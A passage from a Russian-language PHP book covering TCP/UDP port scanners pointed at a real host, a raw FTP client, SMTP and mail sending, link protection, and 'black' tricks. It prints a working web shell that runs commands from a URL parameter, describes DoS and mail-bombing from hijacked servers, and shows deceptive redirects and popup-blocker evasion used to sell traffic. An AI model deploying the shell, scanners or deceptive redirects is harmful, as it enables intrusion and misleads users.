Когда найден открытый порт, мы определяем его имя с помощью функции `getservbyport()`. Этой функции передается номер найденного порта и имя протокола TCP, потому что мы сканируем именно эти порты.

В листинге 5.2 можно увидеть сканер портов UDP. Тут всего два отличия от TCP-сканирования:

- у функции `socket_create()` второй параметр равен `SOCK_DGRAM`, что соответствует UDP-протоколу;
- при определении имени службы у функции `getservbyport()` второй параметр равен `udp`.

Листинг 5.2. Сканирование UDP-портов

```
<?php
 $host_ip = gethostbyname("www.yahoo.com");
 for ($i=1; $i<=100; $i++)
 {
  $s=socket_create(AF_INET, SOCK_DGRAM, 0);
  $res=@socket_connect($s, $host_ip, $i);
  if ($res)
   {
    $portname=getservbyport($i, "udp");
    print("<P> Порт открыт $i ($portname)");
   }
 }
?>
```

Наш сканер портов не оптимизирован, и я считаю, что его надо оптимизировать. Цикл выполняется 1024 раза, и каждую итерацию мы создаем сокет с помощью функции `socket_create()`. Это отнимает лишние ресурсы сервера и время, а ведь сокет нужно создавать до начала цикла и после успешного соединения с сервером. Если соединение прошло неудачно, то можно без вызова `socket_create()` пытаться подключиться на другой порт. В листинге 5.5 показан оптимизированный вариант сканирования.

Листинг 5.3. Оптимизированный сканер портов

```
<?php
 $host_ip = gethostbyname("www.yahoo.com");
 $s=socket_create(AF_INET, SOCK_STREAM, 0);
 for ($i=1; $i<=100; $i++)
 {
  $res=@socket_connect($s, $host_ip, $i);
  if ($res)
   {
    $portname=getservbyport($i, "tcp");
```

```
    print("<P> Порт открыт $i ($portname)");
    $s=socket_create(AF_INET, SOCK_STREAM, 0);
   }
 }
?>
```

Теперь создание сокета будет происходить ровно столько раз, сколько открыто портов, плюс 1.

5.6. FTP-клиент низкого уровня

Теперь рассмотрим пример приема/передачи данных по сети. Для иллюстрации передачи данных напишем FTP-клиента. Да, у PHP уже есть готовые функции для упрощения программирования, но мы не станем ими пользоваться, а подключимся к серверу напрямую и будем выполнять непосредственно FTP-команды. Работать напрямую с командами не так уж и сложно, и, зная их, вы сможете реализовать любой протокол.

Не будем отвлекаться и сразу перейдем к рассмотрению примера (листинг 5.4).

Листинг 5.4. Пример FTP-клиента

```
<?php
 // Инициализация
 $host_ip=gethostbyname("localhost");
 $s=socket_create(AF_INET, SOCK_STREAM, 0);

 // Соединяемся с сервером
 if (!($res=@socket_connect($s, $host_ip, 21))) {
  die("Can't connect to local host");
 }
 print("<P>Connected");

 // Читаем строку приветствия
 printf("<p> < %s</p>", socket_read($s, 1000, PHP_NORMAL_READ));
 socket_read($s, 1000, PHP_NORMAL_READ);

 // Отправляем команду и читаем результат авторизации имени пользователя
 $str="USER flenov\n";
 socket_write($s, $str, strlen($str));
 print("<p> > $str </p>");
 printf("<p> < %s </p>", socket_read($s, 1000, PHP_NORMAL_READ));
 socket_read($s, 1000, PHP_NORMAL_READ);

 // Отправляем команду и читаем результат авторизации паролем
 $str="PASS password\n";
```

```
 socket_write($s, $str, strlen($str));
 print("<p> > $str </p>");
 printf("<p> < %s </p>", socket_read($s, 1000, PHP_NORMAL_READ));
 socket_read($s, 1000, PHP_NORMAL_READ);

 // Отправляем команду SYST (определить систему) и читаем результат
 $str="SYST\n";
 socket_write($s, $str, strlen($str));
 print("<p> > $str </p>");
 printf("<p> < %s </p>", socket_read($s, 1000, PHP_NORMAL_READ));
 socket_read($s, 1000, PHP_NORMAL_READ);
?>
```

Начало листинга вам должно быть понятно без дополнительных пояснений. Определяем IP-адрес указанного FTP-сервера. Я тестирую сценарии на локальном сервере, поэтому в качестве адреса указано localhost. После этого создаем сокет для работы с TCP-протоколом и подключаемся к порту 21.

Сразу после подключения FTP-сервер должен вернуть нам строку приветствия, и именно ее мы читаем. Обратите внимание, что читаются две строки, хотя на экран выводится только первая. Почему именно так? Дело в том, что FTP-сервер отправляет клиенту строку, которая заканчивается символами конца строки (\n) и перевода каретки (\r), например:

```
220 flenovm FTP server (Version wu-2.6.2-5) ready.\n\r
```

Функция socket_read() с параметром PHP_NORMAL_READ читает данные, пока не встретит любой из символов \n или \r, а значит, разобьет этот результат на две строки:

```
220 flenovm FTP server (Version wu-2.6.2-5) ready.\n
```

и

```
\r
```

Именно поэтому мы читаем результат дважды. Вторую строку мы просто читаем, но не выводим на страницу, потому что она пустая. При выводе строк, полученных от сервера, в начале строки отображаем символ <, указывающий, что данные получены от удаленного компьютера.

Теперь посмотрим, как передавать серверу FTP-команды на примере отправки серверу имени пользователя для авторизации:

```
$str="USER flenov\n";
socket_write($s, $str, strlen($str));
print("<P> > $str");
printf("<P><%s", socket_read($s, 1000, PHP_NORMAL_READ));
socket_read($s, 1000, PHP_NORMAL_READ);
```

Сначала формируем в переменной $str строку, которая будет отправлена серверу. Для сервера FTP-команда должна заканчиваться символом конца строки (\n). Во

второй строчке кода отправляем строку с помощью функции `socket_write()`. Далее, чтобы пример был более информативным, выведем на Web-страницу команду, которая была направлена серверу, а перед командой поставим символ >, указывающий, что строка направлена серверу.

Теперь читаем ответ сервера. И снова для этого используются две строки. Вторая будет пустой, поэтому сценарий ее на экран не выводит.

Запустите сценарий, и вы должны увидеть на экране примерно следующий результат:

```
Connected
<220 flenovm FTP server (Version wu-2.6.2-5) ready.
> USER flenov
<331 Password required for flenov.
> PASS vampir
< 230 User flenov logged in.
> SYST
< 215 UNIX Type: L8
```

Если вы хотите реализовать на своем сайте возможности FTP-клиента, то я не рекомендую делать эту службу доступной всем пользователям. Скачать файлы с сайта пользователи могут и с помощью HTTP-протокола, а для загрузки на сервер можно использовать методы, описанные в *разд. 5.1*. FTP-команды позволяют устанавливать соединения между компьютерами и обмениваться файлами, а это вовсе небезопасно.

И все же, FTP-клиент может оказаться удобным в сценариях администрирования и безопасным, если доступен только администратору. При разработке FTP-клиента учитывайте следующие соображения по безопасности:

- лишний раз повторюсь, что нужно проверять каждый параметр. Хотя FTP-клиент находится на вашем сайте в центре администрирования и, по идее, должен быть доступен только администраторам, необходимы все проверки всех параметров. Если хакер сможет обойти систему аутентификации, полноценный FTP-клиент сделает злоумышленника богом в вашей системе;
- желательно ограничить доступ к серверу по FTP-протоколу только определенными каталогами. Для этого необходимо проверять параметры, указывающие на каталог, с которым работает пользователь, и если каталог запрещен, то прерывать доступ;
- постарайтесь ограничить количество типов файлов, доступных для загрузки на сервер, только необходимыми. Если на сервере должны храниться лишь HTML-файлы, то вполне логично проверять, чтобы загружались только такие файлы;
- реализуйте исключительно те возможности, которые действительно необходимы. Во время создания сценария не должно быть соображений типа "авось пригодится". Протокол FTP слишком опасен для сервера, чтобы так рассуждать, поэтому запрещаем все, что явно не разрешено.

5.7. Работа с электронной почтой

Электронная почта появилась в Интернете первой и задолго до возникновения привычных нам Web-страниц. За время своего существования почта сильно изменилась, но при этом не потеряла своей актуальности и используется до сих пор. Например, для меня почта является основной службой. А так как эта служба связана с сетевым соединением между серверами (Web-сервером и почтовым сервером), то мы обязаны ее рассмотреть.

При работе с электронной почтой есть определенные сложности, а именно — для отправки сообщения и его приема используются разные протоколы. Для отправки вы должны использовать протокол SMTP (Simple Mail Transfer Protocol, простой протокол передачи сообщений), а для чтения наиболее популярным на данный момент является протокол POP3 (Post Office Protocol, офисный почтовый протокол).

Безопасность почтовых служб — это вообще отдельная тема, и она выходит за рамки данной книги, но вы должны учитывать, что сама служба может быть подвержена атакам хакеров. Например, в наиболее популярной почтовой службе для UNIX-систем, sendmail, за всю историю ее существования было найдено столько уязвимостей, что хватит на 10 серверных программ.

Зачем нужна почта на Web-сайте? Как минимум, она требуется для рассылки новостей, без которых уже трудно представить себе какой-либо сайт. Необходимо сообщать пользователям о событиях, которые происходят на сервере.

5.7.1. Протокол SMTP

Начнем работу с почтой с рассмотрения протокола отправки сообщений SMTP. В реальной жизни вам, скорее всего, не придется использовать этот протокол, но желательно понимать его. Даже если в языке программирования есть высокоуровневые функции, которые прячут всю сложность протокола, знание команд низкого уровня никогда не помешает.

Итак, протокол SMTP использует простые текстовые команды, как и FTP. Достаточно только подключиться к нужному порту (по умолчанию SMTP-служба работает на порту 25) и отправлять серверу необходимые команды. Нет, все тонкости и команды мы обсуждать не будем, но простейший диалог между клиентом и сервером увидим:

```
< 220 smtp.aaanet.ru ESMTP Exim 4.30 Wed, 14 Jul 2004 15:20:17 +0400
> HELO notebook
< 250 smtp.aaanet.ru Hello notebook [80.80.99.95]
> MAIL FROM:<vasya@pupkin.ru>
< 250 OK
> RCPT TO:<horrific@vr-online.ru>
< 250 Accepted
> DATA
< 354 Enter message, ending with "." on a line by itself
```

```
> From: <vasya@pupkin.ru>
> To: <horrific@vr-online.ru>
> Subject: Тема сообщения
> Mime-Version: 1.0
> Content-Type: text/plain; charset="us-ascii
> Это тестовое сообщение

> .
< 250 OK id=1BkhoA-000EkB-0S
> QUIT
< 221 smtp.aaanet.ru closing connection
```

В данном примере строки, начинающиеся с символа >, отображают информацию, которую мы отправляем серверу, а строки, начинающиеся с символа <, отображают информацию, которую мы получаем. На каждую команду сервер отвечает нам сообщением, которое начинается с числового кода, отображающего статус выполнения. После этого идет текстовое описание результата. Например, после соединения с сервером мы получаем от SMTP-сервера строку:

```
220 Информация о сервере
```

Сообщения с кодом 220 являются информационными. В данном случае сообщение приходит в ответ на подключение и, чаще всего, после кода содержит сведения о сервере, например:

```
220 your_mail_server.com ESMTP Sendmail 8.9
```

В данном случае нам сообщается, что служба работает под управлением программы sendmail версии 8.9. В настоящее время уже мало кто сообщает свое имя и версию, поскольку пользы в этой информации нет никакой.

Теперь необходимо поздороваться с сервером и сообщить ему свое имя. Это делается с помощью команды HELO notebook. В данном случае notebook — имя моего компьютера. На это сервер отвечает сообщением с кодом 250 и своим адресом.

Далее посылаем адрес отправителя (MAIL FROM:<vasya@pupkin.ru>) и адрес получателя (RCPT TO:<horrific@vr-online.ru>). На обе команды сервер должен ответить сообщениями с кодом 250.

Теперь можно сообщить серверу, что дальше следует тело письма. Для этого посылаем команду DATA. После этого начинается тело письма, в котором сперва идет заголовок, а потом уже текст сообщения. На все отправляемые теперь данные сервер не будет отвечать, поэтому можно не дожидаться ответа. Тело письма завершается командой <CR><LF>.<CR><LF> (конец строки, перевод каретки, точка, конец строки, перевод каретки). Сервер должен нам ответить сообщением с кодом 250. Но мы пока не будем ничего завершать, а посмотрим, что находится в теле.

В заголовке мы снова указываем адресата и получателя:

```
From:<vasya@pupkin.ru>
To:<horrific@vr-online.ru>
```

Если письмо должно иметь тему, то здесь нужно переслать следующий текст:

```
Subject: Тема письма
```

Далее нужно указать кодировку для текста сообщения. В данном случае мы это делаем так:

```
>Mime-Version: 1.0
>Content-Type: text/plain; charset="us-ascii
```

Теперь можно построчно передавать текст сообщения.

После завершения передачи можно выйти из системы с помощью команды QUIT.

В табл. 5.1 перечислены основные команды SMTP-сервера, применяемые для отправки простого сообщения.

Таблица 5.1. *Команды SMTP-протокола*

Команда	**Описание**
HELO	Идентифицирует пользователя на SMTP-сервере. После команды HELO указывается имя локального компьютера
MAIL	Начало передачи сообщения. Чаще всего эта команда выглядит как MAIL FROM <e@mail.ru>?, где e@mail.ru — это адрес отправителя
RCPT	Идентифицирует получателя сообщения
DATA	Начало тела сообщения. Передача данных завершается последовательностью символов <CR><LF>.<CR><LF>
RSET	Отмена выполнения текущей операции
NOOP	На этот запрос сервер просто ответит сообщением OK. Это необходимо для проверки связи или для продления жизни сеанса. Если в течение определенного времени не производить обмен сообщениями с сервером, то сервер может разорвать соединение, а эта команда позволяет продемонстрировать активность. Тогда сервер сбросит счетчик timeout, и время простоя начнет отсчитываться с начала
QUIT	Выход
HELP	Позволяет получить справку о доступных командах

Полную информацию по использованию протокола можно прочитать в RFC-821, а нам достаточно и этого.

Просто ради тренировки попробуйте создать реализацию отправки почты напрямую через подключение на порт 25 и отправку необходимых команд. Убедитесь, что это не сложнее, чем создание FTP-клиента.

5.7.2. Функция *mail()*

Для отправки электронной почты очень часто используется системная функция mail(), которая имеет следующий вид:

```
boolean mail(to, subject, body [extra])
```

У функции четыре параметра, три из которых являются обязательными:

- адрес электронной почты получателя сообщения. Если необходимо направить письмо нескольким получателям, то их адреса должны быть перечислены в строке через запятую;
- тема письма;
- текст сообщения;
- дополнительные заголовки сообщения. Предыдущие параметры позволяют задать только основные свойства письма, но их ведь намного больше. Дополнительные свойства указываются в последнем параметре и разделяются символами конца строки и перевода каретки (CR и LF).

В листинге 5.5 показан пример отправки сообщения с помощью функции `mail()`.

Листинг 5.5. Пример отправки почты

```
<?php
// Подготовка переменных
$MailTo = "recipient@mail_server.com";
$MailSubj = "Это тема сообщения";

$MailFrom = "your_name@your_server.com";
$MailCC = "name1@@mail_server.com,name2@@mail_server.com";
$Extra = "From: $MailFrom\r\nCc: $MailCC";

// Отправка почты
if (mail($MailTo, $MailSubj, "Тело сообщения", $Extra)) {
 print('Сообщение для $MailTo удачно отправлено');
}
else {
 print('Ошибка');
}
?>
```

Если вы создаете систему рассылки новостей, то перед вами может возникнуть одна серьезная проблема: при большом списке рассылка может занять слишком много времени. Если выполнение сценария не уложится в 30 секунд (это значение установлено в качестве максимума по умолчанию), то его работа будет прервана. На практике оказывается, что при списке рассылки в 1000 записей 30 секунд не хватает, поэтому необходимо увеличить время выполнения сценария.

Изменять конфигурацию интерпретатора в данном случае будет не очень хорошим решением. Если тайм-аут слишком большой, то в системе может оказаться много зациклившихся сценариев, которые будут расходовать процессорное время. Лучшим вариантом будет увеличить тайм-аут для определенного сценария. Для этого можно воспользоваться функцией `set_time_out()`, которой передается новое значе-

ние тайм-аута в секундах для текущего сценария. Следующий пример устанавливает тайм-аут в 10 минут:

```
set_time_out(600)
```

Но слишком большой список рассылки приводит и к еще одной проблеме: рассылка новостей — занятие не из легких, потому что помимо процессорных ресурсов требуются и сетевые. В результате производительность сервера может серьезно упасть. Все ресурсы вряд ли вам удастся израсходовать, ведь ОС UNIX и Windows являются многозадачными, т. е. могут выполнять несколько задач одновременно, но производительность обработки Web-запросов может упасть.

Если ваш сценарий должен регулярно рассылать электронные почтовые сообщения по большому списку, то можно вынести рассылку на отдельный сервер. В определенный момент времени специально предназначенный сервер для рассылки забирает список пользователей или получает его с помощью запроса к базе данных и непосредственно рассылает сообщения.

5.7.3. Соединение с SMTP-сервером

В *разд. 5.7.1* мы узнали, что для отправки сообщения необходим SMTP-сервер. Но функция `mail()` не предоставляет вам способа указания сервера, который нужно использовать для отправки сообщений, и параметров доступа к нему. Все очень просто — в php.ini есть раздел `[mail functions]`, где настраивается сервер, который будет использоваться для отправки сообщений:

```
[mail function]
; For Win32 only. (Только для Windows)
SMTP = localhost

; For Win32 only. (Только для Windows)
sendmail_from = me@localhost.com

; For Unix only.  You may supply arguments as well
; (default: 'sendmail -t -i').
; Только для UNIX. Вы можете также указать аргументы
; (по умолчанию используется команда 'sendmail -t -i')
;sendmail_path =
```

С помощью параметров `SMTP` и `sendmail_from` можно задать параметры сервера, если вы работаете в Windows, а с помощью `sendmail_path` задается доступ к почтовой службе в UNIX.

В ОС UNIX самым популярным способом отправки почты является программа sendmail. Но, несмотря на то, что имя программы совпадает с именем параметра `sendmail_path`, вы можете указывать и любую другую программу. Иное дело, что по умолчанию используется локальная программа sendmail, и если вы хотите это изменить, то укажите полный путь к нужному SMTP-серверу. Следующий пример показывает, как задать qmail в качестве программы отправки сообщений:

```
sendmail_path=/var/qmail/qmail-inject
```

5.7.4. Безопасность электронной почтовой службы

Программируя сценарий работы с сообщениями электронной почты, нужно быть предельно аккуратным. В отличие от взлома самого сервера, существует опасность того, что хакер воспользуется вашим сценарием для рассылки спама по вашему же списку рассылки. Одна такая рассылка может поставить большой и жирный крест на развитии сайта и на будущем вашего сервера. В настоящее время отношение к спаму негативное, и большинство посетителей такой ошибки не простит.

Чтобы обезопасить себя от взлома, необходимо правильно настроить SMTP-сервер. Если он позволяет ограничить круг системных программ, которые можно запустить, то необходимо сделать это. Например, в конфигурации может быть задан каталог, так что только программы из этого каталога будут запускаться из sendmail. Следует воспользоваться этим параметром, а в качестве разрешенных должны быть только безопасные программы, которые не позволят взломать сервер.

Помимо защиты самого SMTP-сервера, необходимо аккуратно обращаться и с получаемыми сценарием параметрами. В *разд. 3.6.2* мы рассматривали регулярное выражение, с помощью которого можно проверить электронный адрес на наличие недопустимых символов и использование неверного формата адреса.

5.7.5. Производительность отправки почты

Операция отправки почты происходит достаточно медленно, и отчасти это связано с самим протоколом отправки почты. Как мы увидели выше, программе приходится не только соединиться с сервером, но и отправить несколько команд и после каждой дожидаться ответа сервера.

Допустим, что вы работаете над сайтом, где требуется регистрация. После регистрации вы хотите отправить пользователю e-mail-сообщение "Добро пожаловать" или, может быть, письмо для подтверждения почтового ящика. Иногда бывает так, что сайты отправляют сразу оба сообщения.

Если представить, что регистрация отнимает 1 секунду (просто представим самый ужасный вариант) и отправка каждого e-mail также отнимает по 1 секунде (вполне реально), то серверу только для обработки запроса на регистрацию понадобится 3 секунды. Прибавим время на доставку результата страницы и всех ресурсов, пользователь может дожидаться ответа 5 секунд и больше. В наше время, когда данные передаются на невероятно высоких скоростях, такая задержка уже выглядит для пользователей как зависание.

А нужно ли отправлять e-mail в реальном времени? Что случится, если мы доставим сначала страницу, а потом уже отправим e-mail? Да ничего, пользователь совершенно не заметит разницы в том, когда доставлено письмо, но вот то, что он увидит страницу, подтверждающую удачную регистрацию мгновенно, сделает сайт более удобным.

Когда мне нужно отправить электронное сообщение, я никогда не делаю это в реальном времени. Вместо этого я сохраняю письмо в базе данных и создаю про-

грамму, которая потом постоянно выбирает письма из базы данных и отправляет их.

Возможный вариант решения этой задачи — создать таблицу в базе данных, в которой будут примерно следующие колонки:

- e-mail пользователя;
- тема письма;
- тело письма;
- дополнительные параметры письма;
- время следующей попытки отправить письмо;
- количество попыток;
- ключ.

Теперь, когда нужно отправить письмо, просто сохраняем данные в этой таблице, что происходит практически мгновенно, и продолжаем формировать страницу с результатом для пользователя.

Теперь нужно написать программу, которая будет искать в базе данных неотправленные письма и доставлять их. Такую программу можно написать даже на PHP. Для подобной программы не нужен визуальный интерфейс, и все можно делать в командной строке, а PHP прекрасно подходит не только для создания Web-страниц, но и для консольных приложений.

Создайте новый PHP-файл. Давайте в нем напишем простой код, который будет просто печатать что-то в консоли:

```
<?
echo "this is PHP\n";
?>
```

Теперь откройте консоль и выполните простую команду:

```
php Program.php
```

В результате вы должны увидеть в окне консоли сообщение:

```
This is PHP
```

Все прекрасно, когда мы работаем локально и имеем полный доступ к своему компьютеру. Когда сайт находится на разделяемом хостинге (Shared Hosting), то тут уже далеко не всегда есть возможность подключиться к удаленному серверу и запустить какую-то программу на нем. Некоторые компании уже начали предоставлять такую возможность и стали разрешать создавать cron-задачи (планировщики задач, выполняющие команды по расписанию) даже на самых дешевых тарифах.

Если ваш хостинг позволяет создавать cron-задачи, то можно создать такую задачу, которая будет выполняться каждые две минуты и запускать PHP-файл вашей программы отправки почты. Если такой возможности нет, то вполне реально такое реализовать даже на своем локальном компьютере. Просто запускаете такую задачу

на своем компьютере, и она подключается к базе данных хостинговой компании, где вы сохраняли письма.

Итак, ваша программа должна будет просто искать письма в базе данных и отправлять их. Если произошла ошибка, то можно добавить к текущему времени минут пять и сохранить это время в колонке #5, и попробовать повторить отправку через эти пять минут. У меня регулярно возникают проблемы с отправкой почты, и функция повтора очень часто спасает. Чтобы повторы не стали бесконечными, в случае совсем уж серьезных проблем у меня всегда в базе хранится количество уже совершенных попыток. Если я уже пробовал доставить письмо 5 раз, то останавливаюсь.

5.8. Защита ссылок

Очень часто бывает необходимо защитить ссылки, чтобы хакеры не могли скачивать определенные файлы напрямую. Где это может использоваться? Допустим, что вы разрабатываете сайт, на котором располагаются установочные файлы программы. При этом файлы должны быть доступны для скачивания только пользователям, прошедшим бесплатную регистрацию на сайте. Имеется в виду регистрация на сайте, а не покупка программы. Такое бывает достаточно часто на shareware-сайтах, ведь разработчики хотят иметь информацию о пользователях, которые скачивают и используют их продукты. Наша задача — замаскировать реальный адрес файла, чтобы хакер не смог обойти регистрацию и выложить прямой URL-адрес файла на своем сайте.

Идеального варианта защиты я еще не встречал, и в голову ничего не приходит. Файл лежит на сервере, и для него есть определенный URL, который хакер может определить во время регистрации. На первый взгляд, можно положить файл в папку, защищенную паролем Apache, а пароль выдавать только после регистрации на сервере, но это решение также не является идеальным, потому что создаст проблемы добропорядочным пользователям, а хакеры и так запомнят адрес и будут его использовать.

Более эффективное решение — каждые несколько дней (например, раз в неделю) изменять имя файла или его расположение случайным образом и сохранять новый адрес в базе данных. Самому сценарию не составляет труда получить новый адрес из той же базы данных. В этом случае, даже если хакер поместит прямую ссылку на своем warez-сайте, эта ссылка через определенное время устареет, и пользователям придется регистрироваться на сервере легальным образом. Изменение файла с помощью сценария не так уж и сложно для сервера, но без знания алгоритма очень неудобно для хакера.

Большинство сайтов поступает по-другому — при запросе файла сценарий делает копию файла или создает символьную ссылку на него со случайным именем или в папке со случайным именем. Вариант со ссылкой предпочтительнее, особенно в тех случаях, когда на сервере находятся файлы большого размера. Ссылка (и дата ее создания) сохраняется в базе данных и действует определенное время, например три часа. По команде планировщика или при каждом выполнении сценария эта база

данных очищается. Если очищать ее достаточно часто, то на скорость работы это повлияет лишь незначительно, ведь много убирать не придется.

5.9. PHP в руках хакера

В последнее время я стал замечать такую тенденцию: многие администраторы отказываются от использования языка Perl на своих серверах. Почему? Дело в том, что в Интернете множество сценариев на Perl, которые позволяют упростить хакеру взлом сервера. Для того чтобы воспользоваться этими сценариями, необходимо иметь минимальные права в системе.

С другой стороны, бытует мнение, что PHP безопаснее. Глядя на размер книги и учитывая, как много мы говорили про безопасность, вы понимаете, что это мнение, мягко говоря, спорное. В реальности, любой язык программирования опасен в руках неопытного или невнимательного программиста и любой язык безопасен в руках профессионала. Но даже профессионал может ошибиться, и буквально недавно я допустил такую ошибку в регулярном выражении:

```
$var=preg_replace("/[^a-z0-9[] -_\n]/i", "", $var);
```

Данное выражение удаляет все, кроме букв, цифр, символов `[` и `]`, пробелов, тире, подчеркиваний и символов перевода строки. Беглый взгляд не показывает никаких ошибок, но если присмотреться, то окажется, что символы `[` и `]` являются служебными и объединяют набор допустимых символов. В данном случае в квадратных скобках ничего нет, а значит, выражению `[]` соответствует любой символ, следовательно, функция `preg_replace()` абсолютно ничего не вырежет. Проблема решается добавлением обратного слеша:

```
$var=preg_replace("/[^a-z0-9\[\] -_\n]/i", "", $var);
```

Нередко программисты ошибаются при работе с русскими буквами. Если написать `а-я`, то в этот диапазон попадут все буквы кроме "ё". Эту букву необходимо указывать в явном виде:

```
$var=preg_replace("/[^a-za-яё0-9\[\] -_\n]/i", "", $var);
```

Я пока не встречался с такой задачей, которую нельзя было бы реализовать в PHP, а если она возникает, то всегда можно воспользоваться функцией `system()`.

Если взломщик получил доступ к FTP или любой другой доступ к созданию файлов на сервере, ему будет достаточно создать сценарий со следующим содержимым:

```
<?
<form action="system.php" method="get">
 command: <input name="sub_com" />
 <br><input type="submit" value="run" />
</form>

<pre>
<?php
```

```
 system($_GET["sub_com"]);
 print($_GET["sub_com"]);
?>
</pre>
?>
```

Загрузив этот сценарий из Web-браузера, хакер получает доступ к выполнению команд на удаленном сервере с правами Web-сервера.

В настоящее время появилось много небольших сценариев, которые позволяют получить Web-интерфейс к файловой системе удаленного компьютера. Если наделить наш сценарий возможностью работы с файлами, то его уже можно будет назвать полноценным shell-доступом (оболочка для выполнения команд на удаленной системе) с визуальным интерфейсом.

В *разд. 5.5* мы увидели, что PHP может использоваться хакером и для выполнения сетевых атак с сервера. Допустим, что необходимо провести атаку отказа от обслуживания или устроить почтовую бомбардировку жертвы. С помощью PHP-сценариев можно реализовать и то, и другое и при этом остаться анонимным. Для этого хакер взламывает какой-либо Web-сервер и помещает на него свой PHP-сценарий, который выполняет необходимые действия.

В случае с атакой отказа от обслуживания (DoS) хакер может написать сценарий, который будет бомбить сервер бессмысленными запросами. Если сценарий запустить с достаточно мощного сервера с широким каналом, то можно засыпать мусором практически любой компьютер. То же самое и с почтовой бомбардировкой. Написать цикл отправки из 1000 писем можно за 5 минут.

Использование взломанного сервера позволяет хакеру остаться анонимным. Для этого достаточно управлять взломанным сервером из Web-браузера, подключаясь через анонимный прокси-сервер или VPN, который скрывает реальный IP-адрес хакера.

Защищаться от таких атак очень сложно. Можно вычислить IP-адрес, с которого происходит атака, и с помощью сетевого экрана фильтровать трафик. Но это решение может оказаться временным, потому что в Интернете слишком много сайтов с небезопасными сценариями, через которые хакер может завладеть новым сервером и продолжить атаку.

Языки программирования для Web-сервера очень удобны для создания Web-сайтов, но также и эффективны в руках хакера. Это как пистолет, который может использоваться для обеспечения безопасности, но может служить и для разрушений. На первый взгляд, ситуацию можно исправить, если сценарии станут безопаснее, но я даже не могу себе представить этот рай. Борьба администраторов и программистов с хакерами будет вечной, как борьба добра и зла. Хочется надеяться на то, что количество хакеров будет уменьшаться. Профессионалы в области информационных технологий должны использовать свои знания во благо общества, а не во зло.

5.10. Уловки

Мне пришлось поработать в компании, которая использовала очень много "черных" методов в построении Web-сайтов. Некоторые из этих методов могут оказаться действительно полезными и для добропорядочного владельца сайта, поэтому я познакомлю вас с наиболее интересными приемами.

5.10.1. Переадресация

Если нужно дать ссылку на какую-то подделку или обман, то давать прямую ссылку невыгодно, потому что это будет слишком заметно и подозрительно. Например, если вы создаете ссылку на сайт в стиле "проверь свой IQ", то нужно приложить максимум усилий, чтобы пользователь поверил, что вы не пытаетесь его обмануть.

Пользователи не особо доверяют ссылкам, ведущим на внешние сайты. Желательно, чтобы при наведении указателя мыши на ссылку в строке состояния отображалась ссылка на текущий сайт. Для этого можно использовать переадресацию. Например, в вашей странице может быть следующий код:

```
<div id="contentdiv">
  <h1>Мегасайт</h1>
  <p>Хочешь выиграть приз?
   <a href="get-free-gift.php">Кликни здесь</a>
   и получишь миллион баксов.
   Или <a href="know-your-iq.php">узнай свой IQ.</a>
  </p>
</div>
```

В этом коде две ссылки, которые позволят нам показать два разных метода переадресации. Первая ссылка указывает на файл get-free-gift.php. Это просто файл сценария, который находится на вашем же сервере и содержит следующий код:

```
<?php
 Header("Status: 200 OK");
 Header("Location: http://www.cydsoft.com");
?>
```

Здесь всего две строки кода и обе вызывают метод `Header()`, который создает записи для заголовка HTTP-запроса. Этот метод должен вызываться до HTML-операторов. В первой строке в заголовок добавляется статус ответа. Для HTTP-пакетов кодом корректного ответа является число 200. Во второй строке в заголовок добавляется параметр `Location`. В этом параметре можно передать URL-адрес, на который должна произойти переадресация. Получается, что наш файл get-free-gift.php просто просит пользователя перейти на сайт **www.cydsoft.com**.

Теперь посмотрим на содержимое файла know-your-iq.php (листинг 5.6), который так же производит переадресацию на другой сайт.

Листинг 5.6. Переадресация с помощью meta

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
 <meta http-equiv="refresh"
    content="5;url=http://www.flenov.info" />
 <title>Здесь ты узнаешь свой IQ</title>
 <link href="style.css" rel="stylesheet" type="text/css" />
</head>
<body>
 <div id="container">
  <div id="contentdiv">
   <h1>Мега сайт</h1>
   <p>Сейчас мы узнаем, какой у Вас IQ. Подождите 5 сек</p>
  </div>
 </div>
</body>
</html>
```

Здесь уже целая HTML-страница с текстом. Да, текст очень простой для экономии места в книге, но его можно сделать более информативным. Можно поместить статью про IQ. В этом случае ссылка будет интересна поисковым системам, ведь она ведет к статье на вашем же сайте про IQ.

Но в этой странице есть одна очень важная строчка кода (хотя она и разбита на две для удобства форматирования в книге):

```
<meta http-equiv="refresh"
    content="5;url=http://www.flenov.info" />
```

Эта строчка должна находиться в заголовке HTML-страницы, т. е. между тегами `<head>` и `</head>`. Она заставляет содержимое страницы обновиться. Самое интересное здесь — параметр `content`. Ему присваивается строка, которая состоит из двух частей, разделенных точкой с запятой. Первая часть — это число, указывающее время в секундах, через которое нужно произвести обновление страницы. Вторая часть — это строка, определяющая URL-адрес страницы, которая должны быть загружена. В нашем случае через 5 секунд будет загружен сайт **flenov.info**.

Этот метод гораздо предпочтительнее. Считается, что поисковые системы лояльно относятся к такой переадресации. Дело в том, что страница содержит текст, а поисковые системы "любят" индексировать текст. Что-то более конкретное сказать невозможно, потому что алгоритмы индексирования засекречены.

Пользователи видят более-менее релевантную информацию, а значит, не сразу заметят подвох. Компания, в которой я работал несколько лет назад, создавала очень много сайтов, перенаправляющих таким образом трафик на сайты клиентов. В результате компания зарабатывала большие деньги на продаже трафика.

5.10.2. Всплывающие окна

Всплывающие окна бесят пользователей, но они все еще эффективны в борьбе за трафик. Непрофессионализм некоторых создателей сайтов приводил к тому, что пользователь оказывался буквально засыпанным всплывающими окнами, и тогда это не приносило абсолютно никаких дивидендов, а только бесило.

Для защиты добросовестных пользователей сначала стали появляться программы-надстройки, которые блокировали всплывающие окна, а впоследствии подобную защиту стали предлагать и сами производители браузеров. Все современные браузеры имеют такую функцию, и у каждого она работает по-своему, хотя все они в чем-то схожи. Схожесть заключается в том, что блокируется автоматическое появление окон в момент загрузки или закрытия страницы.

Всплывающие окна создаются в коде на языке JavaScript, который выполняется браузером. Подобный код позволяет писать обработчики таких событий, как загрузка или закрытие страницы. Впрочем, создавать окна в обработчиках этих событий практически бесполезно, потому что окно, скорее всего, будет заблокировано. Хотя обсуждение JavaScript, казалось бы, выходит за рамки книги о PHP, тема слишком близка любому хакеру, поэтому мы все же рассмотрим ее.

Если нужно беспрепятственно показать всплывающее окно, то следует использовать события, связанные со щелчками мыши. По моим наблюдениям, все браузеры разрешают создавать окна по щелчку. Самый простой способ создать новое окно — использовать JavaScript-функцию `window.open`:

```
<a href="#" onclick="window.open('http://www.cydsoft.com');">
```

